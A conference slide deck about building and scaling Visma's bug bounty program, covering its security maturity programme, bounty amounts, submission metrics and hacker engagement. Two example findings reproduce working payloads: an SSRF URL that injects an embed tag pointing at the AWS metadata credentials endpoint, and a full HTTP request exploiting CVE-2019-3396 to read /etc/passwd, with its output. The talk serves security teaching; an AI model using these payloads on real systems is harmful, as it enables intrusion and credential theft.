

# SCALING A BUG BOUNTY PROGRAM

---

**Catalin Curelaru**

# > Who am I?

```
var p = new Person();  
    p.Name = "Catalin Curelaru";  
    p.Developer = false; // sys eng & networking background  
    p.Tasks = new List<String>() {  
        "Product Security Operations Stuff @ Visma",  
        "CTI, Bug Bounty, DAST, IM/IR",  
        "340+ Dev teams",  
        "4900+ Devs, 37 Countries", "20-30 Acquisitions/year",  
        "Chapter Leader @ OWASP Timisoara"  
    };  
    p.Passions = new List<String>() {  
        "cycling", "reading", "breaking stuff on BB"  
    };
```



@CatalinCurelaru

Once upon a time...

In a galaxy far far away..





BE PATIENT YOU MUST....

Just kidding!

# Bug Bounty, what is it?



VISMA



hackerone



bugcrowd

YES WE H/CK




# Bug Bounty - What?

- /// Hackers from around the world
- /// Hackers with **specialized skills**  
(Eg. Expert Java hacker)
- /// Continuous Testing the security of the applications for  
**\$\$\$**
- /// Legal Permission to hack
  - o (respect policies, rules and do not do harm)
- /// Pay only for vulnerabilities found
  - o depending on criticality
- /// Public AND/OR Private Programs
- /// Managed OR NOT



# Why?

- /// Great and proven way of battle testing security
- /// The strength lies within the number of eyes and expertise
- /// More researchers = More findings = Better security
- /// Tests performed continuously, not only once a year



We live in a  
crowdsourced  
security era

#changehappens

TIME  
FOR  
CHANGE



The world is changing..



# Private vs Public **BB**

Private	Public
<ul style="list-style-type: none"><li>❖ Invite-only program;</li><li>❖ A pool of hackers invited</li><li>❖ Very good quality of the reports</li><li>❖ Disclosure visible only for the invited hackers</li></ul>	<ul style="list-style-type: none"><li>❖ Hundreds of thousands of hackers</li><li>❖ Receive submissions from the entire community</li><li>❖ Self sign in</li><li>❖ Disclosure publicly available</li></ul>

→ Average of valid reports/service is similar

→ **Our approach:** Move teams from Private to Public when they are enough mature


# Great - Can i just jump into it?

- /// YES - Only if you want to burn some money
- /// Otherwise NO
  
- /// Recommendation: Build a AppSec Program



# Bug Bounty - How it all started?


- /// October of 2016, Visma Enterprise, private program @ **hackerone**
  - o 4 assets | 4 teams
- /// Next Phase -> Scale it



Four teams



Four assets in scope



Finland

# > Why? Are we crazy?

- /// Yes...? But no...  
All big corporations are doing this (Google, Facebook, Apple, Microsoft etc.)
- /// We're on the internet
- /// We are getting hacked anyway
- /// Why not pay someone who finds a vulnerability?
- /// Minimize risk of actually getting pwned

I like to think of a bounty as a: “Pre-emptive insurance payment”





Visma Application  
Security Program

One of the most advanced security  
and privacy programs in Europe.



© 2014 Visma  
All rights reserved.

# Application Security Program - VASP

- /// OWASP Software Assurance Maturity Model (SAMM) - The bottom up approach
- /// Security Training (ST)
- /// SSA, PSA, RA
- /// SPIP, PSOC, CTI
- /// SAST, DAST, MAVA, ATVS, SMI



**SECURITY Maturity Index**

Filter:

- Only show compliant services
- Only show non-compliant services
- Only show VCDM services
- Checked = Only current services / Unchecked = Only discontinued services

Required Tier Distribution: 54/100/98/16

Current Tier Distribution: 59/27/62/57/3

Compliance Distribution: 117/91 = 56%

Dashboard data is cached (not same as collected) for performance and may therefore deviate. Always check the details page for most accurate data. Cache saved: 4 hours ago

Service (208)	Organization/Division	Current Tier	Required Tier	Status	Deviation Days Σ (1y)	Trendline (30d)
<a href="#">Advisor Period &amp; Year-end Closing - Financial Statement and Reconciliation</a>	VSI	Platinum	Gold	154 days streak +	0d	
<a href="#">Advisor Period &amp; Year-end Closing - Transaction Analysis</a>	VSI	Platinum	Gold	154 days streak +	0d	
<a href="#">Advisor Period &amp; Year-end Closing - Taxation &amp; Annual Report</a>	VSI	Platinum	Gold	154 days streak +	0d	
<a href="#">Visma Business ERP</a>	PU	Platinum	Gold	245 days streak +	60d	
<a href="#">Common Image Repository (CIR)</a>	CTO	Platinum	Platinum	119 days streak +	12d	



And... the scaling story goes on

# Ready for a Private Bug Bounty?

- /// YES - All prerequisites from VASP
- /// Have 0 known vulnerabilities

## Engagement:

- /// Validation time: 2 days
- /// Fixing bugs: 90 days except Critical - which have 5 days to be fixed
- /// Prepare accounts and environment to be tested
- /// Time to bounty - 4 days



# Private Bug Bounty - Approved January 2019

- /// 10 of the best hackers in the world are invited
  - o 100 hackers invited
- /// 1 Team
- /// 3 assets in scope
- /// 7 valid reports



# > Transparency is the key

Bug Bounty Jira project is public

H1 reports are synchronized in real time with the Jira cases

- /// This allowed developers to see each bug report
- /// When they saw reports, they could learn from it




One of our product owners, at one point said:

*"I saw this bug that came for product XX, I think we have the same, I will check it now"*

# Product Security team - responsibilities

- /// Bug Bounty-program management
- /// Initial assessment & validation of findings | Triage
- /// Communication with the asset owner
- /// Communication with the hackers
- /// Pay bounties to the hackers



# What happened next?

- ⇒ Added more and more hackers +++
- ⇒ The number of reports started to go up
- ⇒ Social Media - Support the hackers via Twitter and Slack
  - <https://twitter.com/HackersMother>
- ⇒ Resulting in a very good dialog with the hackers
- ⇒ This assisted us and the hackers a lot



Visma rewarded [redacted] with a \$1,000 bounty.

Aug 28th (about 1 month ago)

We pay out double as there's two bugs reported in this report. Thank you for your contribution.



[redacted] posted a comment.

Aug 28th (about 1 month ago)

Really appreciate such considerations and thanks for the bounty. :)

# Bounty Table & Bounty Amounts


Critical  \$ 3000

High  \$ 1000

Medium  \$ 500

Low  \$ 100

Bounty amounts



# Submissions 2019 - 2020

## Submissions

[Chart](#)[Table](#)

	Q1 '19	Q2 '19	Q3 '19	Q4 '19	Q1 '20	Q2 '20	Q3 '20	Q4 '20*
<b># Submissions</b>	12	45	81	77	105	468	162	80
<b># Valid</b>	8	26	53	45	66	230	61	19
<b># In Triage</b>	0	0	0	0	1	11	21	17
<b># Resolved</b>	8	26	53	45	65	219	40	2
<b>% Valid</b>	66.7%	57.8%	65.4%	58.4%	62.9%	49.1%	37.7%	23.8%



# > Major difference

In January 2020 -> Public Program

Why? Asset is mature

if asset = few reports

Print (“**You are moved to Public Bug Bounty**”)

else:

Print (“**Still in Private Bug Bounty**”)



# Metrics and Costs - Private + Public

## Program metrics

Total submissions	1391	Average Bounty Time	2 days
Open reports	84	Average Resolution Time	1 month
Closed reports	1307	Total Bounties	\$ 183350
Reports rewarded	538	Average Bounty	\$339
Reports resolved	475	Total Invites	187
Hackers thanked	109	Average triage time	2 days
Average response time	6 hours		



# Benefits - Cool bugs!

# #1 SSRF via HTML injection

## SSRF - Server Side Request Forgery

### /// A type of attack

- Allows the attacker to abuse the functionality on the server to read or update internal resources

### /// HTML Injection:

- A type of injection
- Allows the user to inject arbitrary HTML code into a vulnerable web page

# #1 SSRF via HTML injection

## Summary:

Hello team!

I've found a SSRF vulnerability which allows to read AWS metadata e.g. SecretAccessKey.

The main reason for this vulnerability is that you have HTML injection vulnerability in your PDF generator once users mage PDF reports at [REDACTED]

## Steps To Reproduce:

- Login
- Hit this URL to the browser `https://[REDACTED]?date_end=30.09.2019&date_start=01.09.2019<embed src="http://169.254.169.254/latest/metadata/identity-credentials/ec2/security-credentials/ec2-instance"><!--&pdf=1`
- The PDF export contains the AWS secret keys e.g.



# #2 RCE

## RCE – Remote Code Execution:

- /// RCE refers to the process by which someone can exploit a vulnerability to run arbitrary code on a targeted machine
- /// RCE attack occurs when someone take advantage of a RCE vulnerability to hijack a computer
- /// Attacker can gain full access to the computer
- /// Used to steal data, carry out a full distributed denial of service (DDoS) attack, destroy files and infrastructure, engage in illegal activity...

# #2 RCE

## Steps to replicate:

1. Shootup burpsuite, Access  and Intercept the request. Send it to the repeater
2. Replace the below content in the repeater request and forward. You will get the response with the remote OS command executed. (I have used 'id' command in the below PoC. You can also issue pwd, etc.,). Alternatively, you can use the python script referred in <https://github.com/jas502n/CVE-2019-3396> to execute Remote OS commands.

(I'm limiting myself executing only id, whoami, passwd, dir commands., I dont want to run any other commands as it's a production host.)

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
```

```
Host: 
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
```

```
Accept: text/plain, /; q=0.01
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate, br
```

```
Content-Type: application/json; charset=utf-8
```

```
X-Requested-With: XMLHttpRequest
```

```
Referer: 
```

```
Content-Length: 169
```

```
X-Forwarded-For: 127.0.0.2
```

```
Connection: keep-alive
```

```
{"contentId":"1","macro":{"name":"widget","params":
```

```
  {"url": 
```

```
%22file:///etc/passwd%22%7D,%22body%22:%22%22%7D }>
```



# #2 RCE

Target: <https://wiki.vulnhub.com>

## Request

Raw Params Headers Hex

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: [REDACTED]
Content-Length: 169
X-Forwarded-For: 127.0.0.2
Connection: keep-alive

{"contentId": "1", "macro": {"name": "widget", "params": {"url": "[REDACTED]"; "file:///etc/passwd"}, "body": ""}}
```

## Response

Raw Headers Hex HTML Render

```
<div id="content" class="page edit">
  <div class="[REDACTED]">
    root:x:0:0:root:/root:/bin/bash|
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
sshd:x:104:65534:./var/run/sshd:/usr/sbin/nologin
Debian-exim:x:105:110:./var/spool/exim4:/bin/false
snmp:x:106:111:./var/lib/snmp:/usr/sbin/nologin
ntp:x:107:112:./home/ntp:/bin/false
```

[REDACTED] bin/sh

0 matches

?

root

# Takeaways

> My free tip for you...



# > Key points

Implement a **AppSec Program**

Start Small: Private Program -> Public Program

Add multiple assets (2 services per month)

Get skilled personnel - Knowledge is key

Go big -> **live hacking event**




# Strong success factors


1. **Transparency** and **Communication** is the key
  - a. **With hackers or Delivery Teams**
2. Be personal not a Bot
3. Create **Engagement**
  - a. **Social Media**


- i. <https://twitter.com/HackersMother>

- ii. **Slack**



status changed from open to in progress.

 posted a comment. Apr 14th (3 months ago)  
Awesome stuff once again guys!! - This really is one of the best programs on h1 :)

 posted a comment. Dec 13th (7 months ago)  
Thanks for the bounty :)  
Visma has become my best program ever since I started hacking on it because of its awesome triage team. Definitely will continue to test your assets.  
Thanks again.

SUMMARY BY SPACERACCOON



The Visma team was quick to respond, triage, and reward. I appreciate Daniel and Martin's responsiveness that made reporting a seamless process.



# Major factor

## Engagement is the key

- ❖ Be fair and explain decisions
- ❖ Consistency

//H@ck3r// posted a comment.

Hi. Thanks a lot for the bounty..!!!  
I really say that your team are awesome and honest. I didn't see team like you in my bug bounty career...!!!

Again thanks for clarification also for this report...!!!

Visma rewarded you with a **\$1,000** bounty.

We pay out double as there's two bugs reported in this report. Thank you for your contribution.


|-|4><0r3r posted a comment.

Really appreciate such consideration and thanks for the bounty. :)

# > Life goes on...

- /// More and more secure
- /// More confident security posture
- /// Developers get into the hackers' minds
- /// All new features are secure by design
- /// Security now a corporate level priority
- /// **Rightfully scared!**

# Q&A



[catalin.curelaru@owasp.org](mailto:catalin.curelaru@owasp.org)

<https://www.linkedin.com/in/catalin-c>

Wake up!  
Thank you for your attention!